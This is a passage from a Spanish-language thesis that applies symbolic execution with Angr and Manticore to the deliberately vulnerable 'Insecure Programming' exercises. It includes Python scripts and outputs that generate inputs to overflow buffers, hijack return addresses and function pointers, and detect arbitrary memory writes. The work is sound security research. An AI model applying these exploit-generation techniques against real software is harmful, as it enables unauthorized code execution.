buf: ff8982a4 cookie: ff8982f4
you lose!
Violación de segmento (`core' generado)
```

4.3. Analizando la categoría ABO

Continuando con la resolución de los programas de *Insecure Programming* se procede a realizar el análisis en la categoría *ABO*.

Para resolver `abo1.c` procedimos a realizar ejecuciones similares a las realizadas anteriormente. Las principales diferencias con los *abos* de *Stack* provienen de que la función que produce el desbordamiento es `strcpy`, no `gets`. Además en lugar de obtener los datos de entrada desde `stdin` se obtienen a través del vector de argumentos `argv`, por lo que incorporamos a los programas de simulación realizados dicho vector de argumentos.

La resolución de este programa se basa, una vez más, en desbordar la pila, sobrescribir la dirección de retorno de `main` y lograr alcanzar la instrucción `ret` controlando de esta forma al siguiente valor de `EIP`.

Para resolver este *abo* mediante `Angr`, se realiza un `hook`, esta vez en la función `strcpy` a través del cual se incorpora el argumento simbólico al

espacio de memoria apuntado por el parámetro `dst`. Se explora hasta alcanzar la dirección deseada. En caso de no alcanzarla directamente explora hasta la dirección de `ret` en `main`, y se pregunta al *solver* si se controla el valor que se encuentra en el tope de la pila. Esto requiere conocer previamente que el `src` de la función proviene del argumento simbólico dependiendo de análisis previo. Esta simulación dió resultado positivo.

Para resolver este programa mediante `Manticore`, simplemente se intenta simular con un argumento simbólico de tamaño mayor o igual a 268 bytes y alcanzar la instrucción `ret` de `main` hasta que los datos de la pila correspondientes a la dirección de retorno sean de tipo simbólico, en cuyo caso se pregunta a `Z3` si se controla el valor ubicado en el tope de la pila. El resultado, también fue positivo.

Para resolver `abo3.c` se debe realizar una ejecución en la que se trate de sobrescribir el puntero a función `fn` que se llamará antes de que termine el programa en la instrucción:

```
80488e0:        call   eax
```

Por lo tanto, mediante ejecución simbólica se deberá verificar que se controla el registro `eax` cuando se alcanza la dirección `0x80488e0` a través de los argumentos de entrada del programa.

A diferencia de los programas anteriores, en lugar de detectar la instrucción `ret`, se deberá tratar de llegar a esta llamada a `fn`. La simulación realizada es similar a las anteriores salvo dicha diferencia.

Con `Angr` se resuelve hookeando `strcpy`, desbordando con un buffer simbólico de tamaño mayor o igual que 260 y tratando de controlar el registro `eax` en la dirección de `call eax`.

En `Manticore` se resuelve con la misma idea, sin tener que hookear `strcpy`.

Ambas ejecuciones dieron resultado positivo.

Los programas restantes `abo4.c`, `abo5.c` y `abo6.c` introducen una situación en la que desbordando un buffer en la pila, se logra una escritura arbitraria. Ésta permite controlar datos en cualquier espacio de memoria con permiso de escritura. Se debe recordar que para ganar `abo4.c` en el Capítulo 2, se modificó el puntero a función `fn` que se encuentra en la sección `.data`. Esto fue debido a que, luego de esta escritura arbitraria, se llama a `fn` para luego entrar a un bucle infinito, evitando que se pueda tomar el control al sobrescribir la dirección de retorno de `main`. Para ganar `abo5.c` se sobrescribió la entrada de `exit` en la sección `.got.plt`. Y para ganar `abo6.c` se sobrescribió la dirección de retorno en la misma llamada a `strcpy` que efectúa la escritura arbitraria.

Para analizar estos programas mediante ejecución simbólica se requieren dos pasos de suma importancia. El primero es detectar la escritura arbitraria. Mientras que el segundo consiste en determinar qué dato se puede escribir que permita tomar el control de la ejecución.

En este trabajo originalmente se intentó abarcar ambos pasos sin éxito, y luego se decidió enfocar esfuerzo en detectar la escritura arbitraria de manera automática. La complejidad para alcanzar el segundo paso requiere un alto grado de análisis de memoria en sus distintos segmentos, con el seguimiento adecuado de los potenciales datos de control. Este segundo paso creemos que posiblemente se pueda alcanzar mediante otras técnicas como *taint analysis*, *fuerza bruta* o incluso *machine learning*. Sin embargo, dejamos el posible intento de alcanzar ese objetivo en trabajos futuros.

De esta manera se procedió a detectar las escrituras arbitrarias. La idea principal para lograr este paso, es detectar instrucciones que escriban en memoria como `(mov byte ptr [eax],dl)` o `(mov dword ptr [edx], eax)`. Cada vez que se ejecuten este tipo de instrucciones, se procede a verificar si existe la posibilidad de que el destino y el dato a escribir sean controlados.

La resolución de `abo4.c` y `abo6.c` mediante `Angr` no pudo llevarse a cabo. Esto ocurre debido a que, como mencionamos anteriormente, esta herramienta usa `SIM_PROCEDURES`, que modelan funciones de la `libc`, cambiando la semántica exacta de las mismas. De este modo se evitan instrucciones dentro de `strcpy` donde se producen las escrituras arbitrarias de los programas `abo4.c` y `abo6.c`. Incluso haciendo uso y combinación de opciones como:

```
load_options={'auto_load_libs': False},
exclude_sim_procedures_list=['strcpy'],
use_sim_procedures=False
```

Para el caso `abo5.c` la escritura arbitraria se produce dentro de la misma función `main`. Por lo que analizando el programa, se decide hookear a `strcpy` mediante su dirección, para luego alcanzar la potencial instrucción que puede escribir en una dirección de memoria controlada (`mov BYTE PTR [eax],dl`). Una vez alcanzada dicha instrucción se pregunta si se puede controlar `eax` en cuyo caso aseguramos que se controla el destino. A continuación se muestra el programa realizado aplicando esta idea:

```
1 import angr
2 import claripy
3 import sys
4
5 fn         = sys.argv[1]
```

```
addr      = int(sys.argv[2],16) # potential arbitrary write
hook_addr = int(sys.argv[3],16) # call strcpy addr
hook_skip = int(sys.argv[4])    # bytes to skip in .text
buf_size  = int(sys.argv[5])

print "Angring:", fn
print "Address:", hex(addr)
print "Hook addr:", hex(hook_addr)
print "Skipping:", hook_skip
print "Sym buffer size:", buf_size

p = angr.Project(fn)
st = p.factory.entry_state(args=['./'+fn, "hola", "chau"])

buf = None
def some_hook(state):
    print "[angrjs] hooking at", hex(hook_addr)
    eax = state.regs.eax
    global buf
    buf = claripy.BVS('buf', buf_size*8)
    for i in range(buf_size-1):
        state.solver.add(buf.get_byte(i) != '\x00' )
    state.solver.add(buf.get_byte(buf_size-1) == '\x00' )
    state.memory.store(eax, buf)

p.hook(hook_addr, some_hook, length=hook_skip)
pg = p.factory.simgr(st)
pg.explore(find=addr)
if len(pg.found) != 0:
    estado = pg.found[0].state
    eax = estado.regs.eax
    estado.se.add(eax==0xcafecafe) # address to write
    sol = estado.se.eval(buf, cast_to=str)
    print "[angrjs] argv1:", sol
    print "[angrjs] argv1.hex():", sol.encode('hex')
    file('/tmp/angr-argv1.txt', 'wb').write(sol)
```

A continuación mostramos la ejecución del mismo, si se le pasa la dirección de la instrucción (`mov byte ptr [eax],dl`) que ocurre en `0x8048511`, seguido de la dirección que ejecuta `call <strcpy@plt> 0x80484ef`, salteando los 5 byte de la instrucción `call` y con un buffer simbólico de tamaño

264.

```
jo@bender:~/InsecureProgramming$ python sol-angr-try-abo5.py
↪  abo5.32.00.dyn  8048511 80484ef 5 264

Angring: abo5.32.00.dyn
Address: 0x8048511
Hook addr: 0x80484ef
Skipping: 5
Sym buffer size: 264
[angrjs] hooking at 0x80484ef
[angrjs] sol: ...
[angrjs] sol hex: fffffffffff......ffffffffecafecafffffff00...
```

Ésta solución no es suficientemente práctica, dado que depende de muchas particularidades propias de este caso. Lo que convirtió la ejecución simbólica prácticamente en un análisis manual con generación automática de la entrada solamente. Se pone en manifiesto que el uso eficiente de esta herramienta para casos como éste requiere mayor profundidad en el estudio de la misma, a nivel de desarrollo y de interpretación en su bibliografía.

Por otro lado, también se probó realizando `breakpoints` en cada escritura en memoria mediante el `state_plugin` `SimInspector`. Sin embargo tampoco se alcanzaron resultados positivos.

De esta manera para los programas `abo4.c`, `abo5.c` y `abo6.c`, se procedió a crear un programa con `Manticore` que verifique en toda instrucción a ejecutarse si escribe en memoria empleando un subconjunto de instrucciones determinado mediante análisis estático como las mencionadas anteriormente. En caso de alcanzar una instrucción que escriba en memoria y que permita controlar el destino y contenido, la detección resulta exitosa. Para los casos `abo4.c` y `abo6.c` se trato de alcanzar instrucciones como `mov dword ptr [edx], eax`, y en caso de estar los registros asociados a variables simbólicas se verificó si podía escribirse el dato `0xcafecafe` en la dirección `0xc0cac01a`. Se puede ver la idea principal en el siguiente programa:

```
1 from manticore import Manticore
2 from manticore.core.smtlib import Operators
3 from manticore.utils.helpers import issymbolic
4 import sys
5
6 fn   = sys.argv[1]
```

```
7  args = sys.argv[2:]
8
9  print ("Manticoring: ", fn)
10 print ("Arguments  : ", args)
11
12 m = Manticore.linux( fn , args)
13
14 @m.hook(None)
15 def hook(state):
16     mnemo, params =
       ↪  state.cpu.render_instruction().split('\t')[1:]
17     if mnemo == 'mov' and params == 'dword ptr [edx], eax':
18         eax = state.cpu.EAX
19         edx = state.cpu.EDX
20         if not (isinstance(eax, int) or isinstance(edx, int)):
21             if not (state.can_be_true(
                ↪  Operators.AND(eax==0xcafecafe,edx==0xc0cac01a))):
22                 return 0
23             print ("[mcorejs] Arbitrary write detected!")
24             for i in state.input_symbols:
25                 if (i.name)[:4] == 'ARGV':
26                     try:
27                         state.constraints.add(eax==0xcafecafe)
28                         state.constraints.add(edx==0xc0cac01a)
29                         sol = state.solve_one(i)
30                         print ('[mcorejs]' ,i.name, '=', sol)
31                         solf='/tmp/mcore-{}.sol'.format(i.name)
32                         open(solf,'wb').write(sol)
33                         print ('[mcorejs] File',solf, 'writen')
34                         m.terminate()
35                     except:
36                         print ('[mcorejs] error solving :(')
37
38 m.run(procs=10)
```

Dicha ejecución logra detectar las posibles escrituras arbitrarias en `abo4.c` y `abo6.c` como se muestra a continuación, permitiendo además comprobar que los archivos de entrada efectivamente escriben controlando el valor y la dirección de destino.

```
jo@bender:~/InsecureProgramming$ python mcore-try-awd.py
↪  abo4.32.00.sta  AAAA...AAAA++++++++ ++++
Manticoring:  abo4.32.00.sta
Arguments  :  ['AAAA....AAAA++++++++', '+++++']
[mcorejs] Arbitrary write detected!
[mcorejs] ARGV1 = b'\x80\x80\x80\x80....\x80\x80\x80\x80\n\x14P
\x8a\x05!\x80\x82\x81\x81\x81\x81\x03\x03\x03!\x08\x80\x11\x89
\x80(\x04\x81\x80\x80\x80\x80\x80\x80\x80\x10\x80\x04\xa0\x04
\x10\x80@\x10\x10\x10\x02\x02\x02!!\x04\x05\x88\x05\x11\x84A
\x1a\xc0\xca\xc0\x03\x03\x03\x01\x00\x80\x80\x80\x80\x80\x80
\x80\x80\x80\x80\x80\x80\x80\x80\x80\x80'
[mcorejs] File /tmp/mcore-ARGV1.sol  writen
[mcorejs] ARGV2 = b'\xfe\xca\xfe\xca'
[mcorejs] File /tmp/mcore-ARGV2.sol  writen
```

Se puede comprobar el resultado mediante `gdb`, lanzando una ejecución con los argumentos obtenidos de la simulación que detecta dicha escritura arbitraria como se muestra a continuación:

```
(gdb) r "$(cat /tmp/mcore-ARGV1.sol)" "$(cat
↪  /tmp/mcore-ARGV2.sol)"
Starting program:
↪  /home/jo/InsecureProgramming-rock/abo4.32.00.sta "$(cat
↪  /tmp/mcore-ARGV1.sol)" "$(cat /tmp/mcore-ARGV2.sol)"
/bin/bash: aviso: command substitution: ignored null byte in
↪  input

Program received signal SIGSEGV, Segmentation fault.
0x08066912 in __strcpy_sse2 ()
1: x/i $eip
=> 0x8066912 <__strcpy_sse2+1202>:        mov    DWORD PTR
↪  [edx],eax
2: /x $eax = 0xcafecafe
3: /x $edx = 0xc0cac01a
```

Para lograr detectar la escritura arbitraria en `abo5.c` mediante `Manticore` se aplica la misma idea usada en `abo4.c` y `abo6.c`. La única diferencia consiste en determinar que la instrucción en que se produce la escritura arbitraria es `(mov byte ptr [eax], dl)`.

Con este cambio en cuenta sobre el programa anterior, se logra detectar de manera automática el control de escritura, alcanzando el objetivo.

4.4. Analizando la categoría Numeric

La comprensión para tomar control en el único programa analizado de esta categoría `n1.c` requiere de cuatro pasos. Primero obtener el argumento de tipo cadena de caracteres que se convertirá en `count`, y que permitirá desbordar el arreglo `buf`. Segundo controlar mediante el desborde a la variable `count` para evitar potenciales accesos inválidos a memoria al iterar demasiadas veces. Luego que se detecte una escritura arbitraria parcial, por que a priori solo se controla el byte menos significativo de la dirección `pbuf`. Finalmente se debe determinar el valor correcto de interés con el que pisar dicha dirección parcialmente controlada, como por ejemplo, la dirección de retorno `main` como se mostró en el Capítulo 2.

Nuevamente esta cadena de pasos necesarios pone en manifiesto la complejidad de las decisiones que se deben tomar en una ejecución para obtener resultados de manera automática en términos generales. Por lo tanto, en esta sección nos enfocamos en detectar la entrada al programa de `stdin` que permite alcanzar la escritura arbitraria parcial y el argumento que logra el desborde.

Al requerir la detección de esta escritura controlada, desestimamos el uso de la herramienta `Angr` ya que las simulaciones realizadas en este trabajo para este tipo de situación requieren en nuestro caso de muchos datos particulares. Esto quita versatilidad en la autonomía de las ejecuciones simbólicas.

Para obtener el argumento y la entrada `stdin` que permite controlar parcialmente la escritura se aplica la misma estrategia usada en `abo5.c`, intentando alcanzar la instrucción `mov byte ptr [eax],dl`, y preguntando sobre el control de los registros `eax` y `dl` a `Z3`. Sin embargo, dado que el control sobre `pbuf` es parcial, la pregunta exacta a plantear es si se controla `al` y `dl`. El programa realizado es el siguiente:

```
1  from manticore import Manticore
2  from manticore.core.smtlib import Operators
3  from manticore.utils.helpers import issymbolic
4  import sys
5
6  fn   = sys.argv[1]
7  args = sys.argv[2:]
8
9  print ("Manticoring: ", fn)
10 print ("Arguments  : ", args)
11
12 m = Manticore.linux( fn , args, stdin_size=90)
```

```
13
14 @m.hook(None)
15 def hook(state):
16     mnemo, params =
       ↪  state.cpu.render_instruction().split('\t')[1:]
17     if mnemo == 'mov' and params == 'byte ptr [eax], dl':
18         al,dl = state.cpu.AL , state.cpu.DL
19         if (not isinstance(al, int)) and (not isinstance(dl,
           ↪  int)):
20             if not (state.can_be_true(Operators.AND(al==0xaa,
               ↪  dl==0xfe))):
21                 return 0
22             print ("[mcorejs] partially controled write
               ↪  detected!")
23             for i in state.input_symbols:
24                 try:
25                     state.constraints.add(al==0xaa)
26                     state.constraints.add(dl==0xfe)
27                     sol = state.solve_one(i)
28                     print ('[mcorejs]' ,i.name, '=', sol)
29                     solf='/tmp/mcore-{}.sol'.format(i.name)
30                     open(solf,'wb').write(sol)
31                     print ('[mcorejs] File', solf, 'writen')
32                     m.terminate()
33                 except:
34                     print ('[mcorejs] cant solve it :(')
35
36 m.run(procs=6)
```

En esta ejecución, si pasamos un argumento conocido que permite el desborde, como `4294967295` correspondiente al número `0xffffffff = -1`, la simulación alcanza la escritura parcial arbitraria en un tiempo corto, ver Cuadro 4.1. De esta manera se logra generar la entrada `stdin` para alcanzar esta escritura.

```
jo@bender:~/InsecureProgramming-rock$ time python
↪  sol-mcore-try-n1.py n1.32.00.sta  4294967295
Manticoring:  n1.32.00.sta
Arguments  :  ['4294967295']
[mcorejs] controled write detected!
[mcorejs] STDIN =
b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x02\x00\x00\x01\xaa\xfe\x00\x00\x00\x00'
[mcorejs] File /tmp/mcore-STDIN.sol writen

real    0m12,367s
user    0m9,765s
sys     0m0,367s
```

Si a dicha ejecución se le incorporan bytes simbólicos en el argumento, la simulación alcanza los valores correctos de `argv[1]` y `stdin` en un tiempo considerablemente mayor.

Bytes simbólicos	Argumento	tiempo (real)	cores
0	`4294967295`	`0m12,367s`	6
1	`429496729+`	`1m5,626s`	6
2	`42949672++`	`17m13,242s`	6
8	`4278++++++++`	`136m28.950s`	8
12	`++++++++++++`	`284m25.237s`	8

Cuadro 4.1: Tiempos de ejecución respecto del tamaño simbólico de argv[1]

4.5. Limites en el análisis

Todas las ejecuciones de este trabajo dependen de ciertos datos de entrada que reciben los programas estudiados. En este caso de estudio, los datos provienen de `stdin` o del vector de argumentos `argv`. Durante la ejecución de cada programa, dichos datos son procesados ya sea por funciones de biblioteca como `gets`, `strcpy` u otras como `atoul`. Cada una de estas funciones procesa sus entradas a través de uno o más bucles en los que se compara por ejemplo si algún caracter leído es `'\0'`, o `'\n'`. Cada una de estas comparaciones

sobrecarga el conjunto de restricciones que guarda el estado en ejecución para seguir ese camino. Por lo que dependiendo del tamaño de la entrada, las fórmulas crecerán, del mismo modo que los conjuntos de estados posibles a ejecutar.

Cabe destacar, que el éxito general de aplicar ejecución simbólica depende fuertemente de los tamaños que tienen las entradas y variables simbólicas a usar. Esto último introduce una limitación fuerte que debe tenerse en cuenta cada vez que se analiza un programa. Por ejemplo analizar `abo1.c` con un argumento de tamaño 276 tiene las siguientes demoras según la cantidad de datos simbólicos.

Bytes simbólicos	Argumento	tiempo(real)	cores
20	`'A'*256 + '+'*20`	`0m21,580s`	6
30	`'A'*246 + '+'*30`	`1m13,403s`	6
40	`'A'*236 + '+'*40`	`1m18,524s`	6
50	`'A'*226 + '+'*50`	`1m32,849s`	6
60	`'A'*216 + '+'*60`	`1m55,147s`	6
70	`'A'*206 + '+'*70`	`1m6,228s`	6
80	`'A'*196 + '+'*80`	`1m4,339s`	6
90	`'A'*186 + '+'*90`	`3m16,570s`	6
100	`'A'*176 + '+'*100`	`4m54,815s`	6
110	`'A'*166 + '+'*110`	`4m13,242s`	6
120	`'A'*156 + '+'*120`	`5m33,313s`	6
130	`'A'*146 + '+'*130`	`9m53,653s`	6
140	`'A'*136 + '+'*140`	`7m46,361s`	6
150	`'A'*126 + '+'*150`	`8m3,913s`	6
160	`'A'*116 + '+'*160`	`9m33,838s`	6
276	`'+'*276`	`39m9.187s`	6

4.6. Generalización

En esta serie de programas resueltos, ya sea parcialmente o de manera completa, surgen diferentes clases de vulnerabilidades existentes en el conjunto de estudio, pero también en programas reales.

Entre ellas se pueden apreciar, el desbordamiento de buffer y la posibilidad de alcanzar una escritura arbitraria. Detectar y aprovechar estas dos situaciones es un logro de suma importancia que abre puertas a ataques más interesantes, que incluso pueden lograr la producción de un `zero day`[2].

[2] `https://en.wikipedia.org/wiki/Zero-day_(computing)`

Como se mencionó previamente, el enfoque usado hasta aquí fue crear distintos programas que permiten ejecutar simbólicamente los *abos* de este trabajo, pero teniendo en cuenta las distintas particularidades de cada caso.

En esta sección presentamos la idea principal a la hora de unir algunas de las conclusiones obtenidas y así generalizar los distintos tipos de simulaciones realizados en este trabajo. Para esta generalización usaremos `Manticore`, si bien no descartamos que se pueda hacer también con `Angr`.

Podemos destacar que detectar un desbordamiento de buffer que permita controlar direcciones de retorno en general, se puede lograr del mismo modo en que se resolvió la categoría *Stack*. Sin necesidad dar como argumento la dirección de retorno en la que se puede tomar control de `EIP`. Para ello se puede establecer un `hook` en toda instrucción y verificar primero si es de tipo `ret`, para luego mediante `Z3` ver si se controla el tope de la pila a partir de los datos de entrada. Generalizar esto fue implementado y funciona en toda la categoría *Stack*, asi como en `abo1.c`.

En el programa `abo3.c` se controlaba el registro `eax`, que después era usado en la instrucción `call eax`. Esto es generalizable mediante la detección de dicha instrucción con la misma estrategia anterior, preguntando luego a `Z3` si se puede controlar `eax` a partir de los datos de entrada. Se implementó y funciona correctamente para este caso.

Para generalizar la detección de una escritura arbitraria total o parcial se puede hacer partiendo de un listado más completo y general de instrucciones que escriben en memoria. De manera que cada vez que se ejecuten, preguntemos a `Z3` si se puede controlar la dirección de destino y el valor de escritura, o si sólo se controla parte de la dirección de destino como en `n1.c`. Esta generalización se implementó sólo para las instrucciones de escritura de memoria correspondientes a los casos `abo4.c`, `abo5.c`, `abo6.c` y `n1.c` dejando abierta la posibilidad de extender esta implementación en trabajos futuros.

Por último, la unión de estas tres estrategias para los casos analizados en este trabajo se implementó con éxito y si bien no es completa en términos generales, abarca todos los casos para los que se tuvo éxito parcial o completo en éste capítulo.

```
1 from manticore import Manticore
2 from manticore.core.smtlib import Operators
3 from manticore.utils.helpers import issymbolic
4 import sys
5 import struct
6
7 fn    = sys.argv[1]
8 addr  = int(sys.argv[2],16)
```

```
9  oaddr = int(sys.argv[3],16)
10 args  = sys.argv[4:]
11
12 print ("Manticoring: ", fn)
13 print ("Address    : ", hex(addr))
14 print ("OAddress   : ", hex(oaddr))
15 print ("Arguments  : ", args)
16
17 m = Manticore.linux( fn , args, stdin_size=100)
18
19 addr0,addr1,addr2,addr3=list(struct.pack('<L', addr))
20
21 def gen_testcase(state):
22     print ("[mcorejs] generating testcase...")
23     for i in state.input_symbols:
24         sol = state.solve_one(i)
25         print ('[mcorejs]' ,i.name, '=', sol)
26         solf='/tmp/mcore-{}.sol'.format(i.name)
27         open(solf,'wb').write(sol)
28         print ('[mcorejs] File', solf, 'writen')
29     m.terminate()
30
31 @m.hook(None)
32 def hook(state):
33     mnemo, params =
       ↪  state.cpu.render_instruction().split('\t')[1:]
34     eax = state.cpu.EAX
35     if mnemo == 'ret' and params == '':
36         esp = state.cpu.ESP
37         ret_addr = state.mem.read(esp,4)
38         if not isinstance(ret_addr[0], bytes):
39             new_constraint = Operators.AND(ret_addr[3]==addr3,
                ↪  ret_addr[2]==addr2)
40             new_constraint = Operators.AND(new_constraint,
                ↪  ret_addr[1]==addr1)
41             if state.can_be_true(Operators.AND(new_constraint,
                ↪  ret_addr[0]==addr0)):
42                 state.constraints.add(ret_addr[3] == addr3)
                    ↪  #like Stack, and abo1
43                 state.constraints.add(ret_addr[2] == addr2)
44                 state.constraints.add(ret_addr[1] == addr1)
```

```
45                  state.constraints.add(ret_addr[0] == addr0)
46                  print ("[mcorejs] ret address controlled!")
47                  gen_testcase(state)
48      elif mnemo == 'call' and params == 'eax':
49          if not isinstance(eax, int):
50              if state.can_be_true(eax==addr):
51                  state.constraints.add(eax == addr) #like abo3
52                  print ("[mcorejs] call eax ; eax controlled!")
53                  gen_testcase(state)
54      elif mnemo == 'mov' and params == 'dword ptr [edx], eax':
55          edx = state.cpu.EDX
56          if (not isinstance(eax, int)) and (not isinstance(edx,
            ↪  int)):
57              if not (state.can_be_true(Operators.AND(eax==oaddr,
                ↪  edx==addr))):
58                  return 0
59              print ("[mcorejs] Arbitrary write (>=4b)
                ↪  detected!")
60              state.constraints.add(eax==oaddr)  #like abo[4,6]
61              state.constraints.add(edx==addr)
62              gen_testcase(state)
63      elif mnemo == 'mov' and params == 'byte ptr [eax], dl':
64          edx = state.cpu.EDX
65          al = state.cpu.AL
66          dl = state.cpu.DL
67          if (not isinstance(eax, int)) and (not isinstance(dl,
            ↪  int)):
68              if not (state.can_be_true(Operators.AND(eax==addr,
                ↪  dl==0xfa))):
69                  if not
                    ↪  (state.can_be_true(Operators.AND(al==addr0,
                    ↪  dl==0xfe))):
70                      return 0
71                  print ("[mcorejs] Partial controlled write
                    ↪  detected!")
72                  state.constraints.add(al==addr0) #like n1
73                  state.constraints.add(dl==0xfe)
74                  gen_testcase(state)
75                  return 0
76              print ("[mcorejs] Arbitrary write (>=1b)
                ↪  detected!")
```

```
77              state.constraints.add(eax==addr)      #like abo5
78              state.constraints.add(dl==0xfa)
79              gen_testcase(state)
80
81  m.run(procs=6)
```

Capítulo 5

Conclusiones

5.1. Resultados obtenidos

En este trabajo pudo realizarse un estudio mecánico de los diferentes problemas de seguridad introducidos en las categorías *Stack*, *ABO* y en un caso de la categoría *Numeric* desarrollados en el proyecto *Insecure Programming*.

Se presento la técnica ejecución simbólica, junto a dos herramientas de continuo desarrollo `Angr` y `Manticore` que hacen uso de la misma, y que han sido usadas en diferentes escenarios, desde *CTF's* hasta competencias importantes como el desafío *Cyber Grand Challenge*.

Se realizó el intento de resolver los distintos programas presentados mediante ejecución simbólica. Primero se resolvieron aplicando una idea de manera particular en base al programa a resolver, pero luego con `Manticore` se alcanzó a generalizar para contemplar los distintos panoramas de manera más objetiva y completa. Se logró automáticamente tomar control del registro `EIP` en los casos donde alcanzaba con pisar las direcciones de retorno o punteros a funciones declarados localmente. Mientras que en los casos donde el control es consecuencia de una escritura arbitraria, se logró detectar la misma sin automatizar la búsqueda de donde escribir.

En esta etapa se demostró que ambas herramientas aportan significativamente a la hora de encontrar parcial o completamente los problemas de seguridad en los programas estudiados. Sin embargo, varias ejecuciones simbólicas de las realizadas no fueron suficientes y se requiere tomar decisiones basándose en situaciones particulares que no son obvias de explorar.

Por último se tomo contacto con la comunidad de desarrollo de ambas herramientas logrando para `Manticore` presentar un aporte sobre la función `fstat64` e incluyendo la implementación de instrucciones y llamadas al sistema no implementadas. Este aporte se encuentra en observación para ser

agregado como parte del código principal de la herramienta.

5.2. Trabajos futuros

Como futuras investigaciones, nos proponemos concluir el análisis de las categorías restantes de *Insecure Programming*. Lograr avanzar en la detección de posibles zonas de memoria donde se pueda escribir para tomar control después de alcanzada una escritura arbitraria. Dominar el uso de `Angr`. Así como también seguir mejorando la generalización de las distintas ejecuciones. Esto implica realizar nuevas ejecuciones simbólicas con otros conjuntos de programas que incluyan binarios cada vez mas grandes, de uso común y/o con vulnerabilidades ya conocidas. Otro interés consiste en seguir contribuyendo y mejorando el entendimiento de las técnicas y herramientas incorporando mejoras como la generación automática de exploits aplicada en [CARB12] y la optimización en el manejo de fórmulas lógicas. Esto último requiere la realización de mediciones mas precisas sobre los tamaños de programas y entradas analizables.

Bibliografía

[Ale96] Aleph One. Smashing the stack for fun and profit. *Phrack Magazine*, 7(49):File 14, 1996. Appeared also on bugtraq (`http://www.securityfocus.com/templates/archive.pike?list=1&date=1996-11-08&msg=Pine.LNX.3.91.961109134601.15637b-100000@underground.org`).

[Ano01] Anonymous. Once upon a free(). `http://phrack.org/issues/57/9.html`, 2001.

[BCD+16] Roberto Baldoni, Emilio Coppa, Daniele Cono D'Elia, Camil Demetrescu, and Irene Finocchi. A survey of symbolic execution techniques. *CoRR*, abs/1610.00502, 2016.

[BP05] David Barker-Plummer. Turing machines. In Edward N. Zalta, editor, *The Stanford Encyclopedia of Philosophy*. Stanford University, Spring 2005.

[CARB12] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing mayhem on binary code. In *IEEE Symposium on Security and Privacy*, pages 380–394. IEEE Computer Society, 2012.

[Deg12] Ulan Degenbaev. *Formal specification of the x86 instruction set architecture*. PhD thesis, Saarland University, 2012.

[dMB08] Leonardo de Moura and Nikolaj Bjørner. Z3: An efficient SMT solver. In *Tools and Algorithms for the Construction and Analysis (TACAS)*, volume 4963 of *Lecture Notes in Computer Science*, pages 337–340, Berlin, 2008. Springer-Verlag.

[Ger01] Gerardo Richarte. Insecure Programming by Example. `http://pages.cs.wisc.edu/~riccardo/sec/`, 2001.

[GP17] Jonathan Ganz and Sean Peisert. Aslr: How robust is the randomness? September 24 2017.

[Her16] Cormac Herley. The unfalsifiability of security claims. May 2016.

[Int16] Intel. *Intel® 64 and IA-32 Architectures Software Developer's Manual*, 2016. Basic Architecture.

[Jos13] Joshep Cortez, Felipe Manzano. CVE-2013-3665: Autodesk Multiple Products DWG File Processing Arbitrary Code Execution Vulnerability. `https://www.securityfocus.com/bid/61355`, 2013.

[Jua00] Juan M. Bello Rivas . Overwriting the .dtors section. `http://lwn.net/2000/1214/a/sec-dtors.php3`, 2000.

[Kin76] James C. King. Symbolic execution and program testing. *Communications of the ACM*, 19(7):385–394, July 1976.

[Man18] Felipe A. Manzano. personal communication, 2018.

[Pha05] Phantasmal Phantasmagoria. The Malloc Maleficarum. `https://dl.packetstormsecurity.net/papers/attack/MallocMaleficarum.txt`, 2005.

[RBSS12] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information and System Security*, 15(1):2:1–2:??, March 2012.

[Res18] Reserved or Allocated. CVE-2018-5854: stack-based buffer overflow can occur in fastboot from all Android releases. `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5854`, 2018.

[Sea12] Sean Heelan. Anatomy of a symbolic emulator. `https://sean.heelan.io/2012/03/23/anatomy-of-a-symbolic-emulator-part-1-trace-generation/`, 2012.

[SJ17] Angela Demke Brown Shehbaz Jaffer, Ashvin Goel. Resolving loop based path explosion during symbolic execution. 2017.

[SPP+07] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. Report, Department of Computer Science, Stanford University, Stanford, CA, USA, September 2007.

[SWS+16] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Audrey Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Sok: (state of) the art of war: Offensive techniques in binary analysis. 2016.

[Wan17] Fish Wang. personal communication, 2017.

Los abajo firmantes, miembros del tribunal de evaluación de tesis, damos fe que el presente ejemplar impreso se corresponde con el aprobado por este tribunal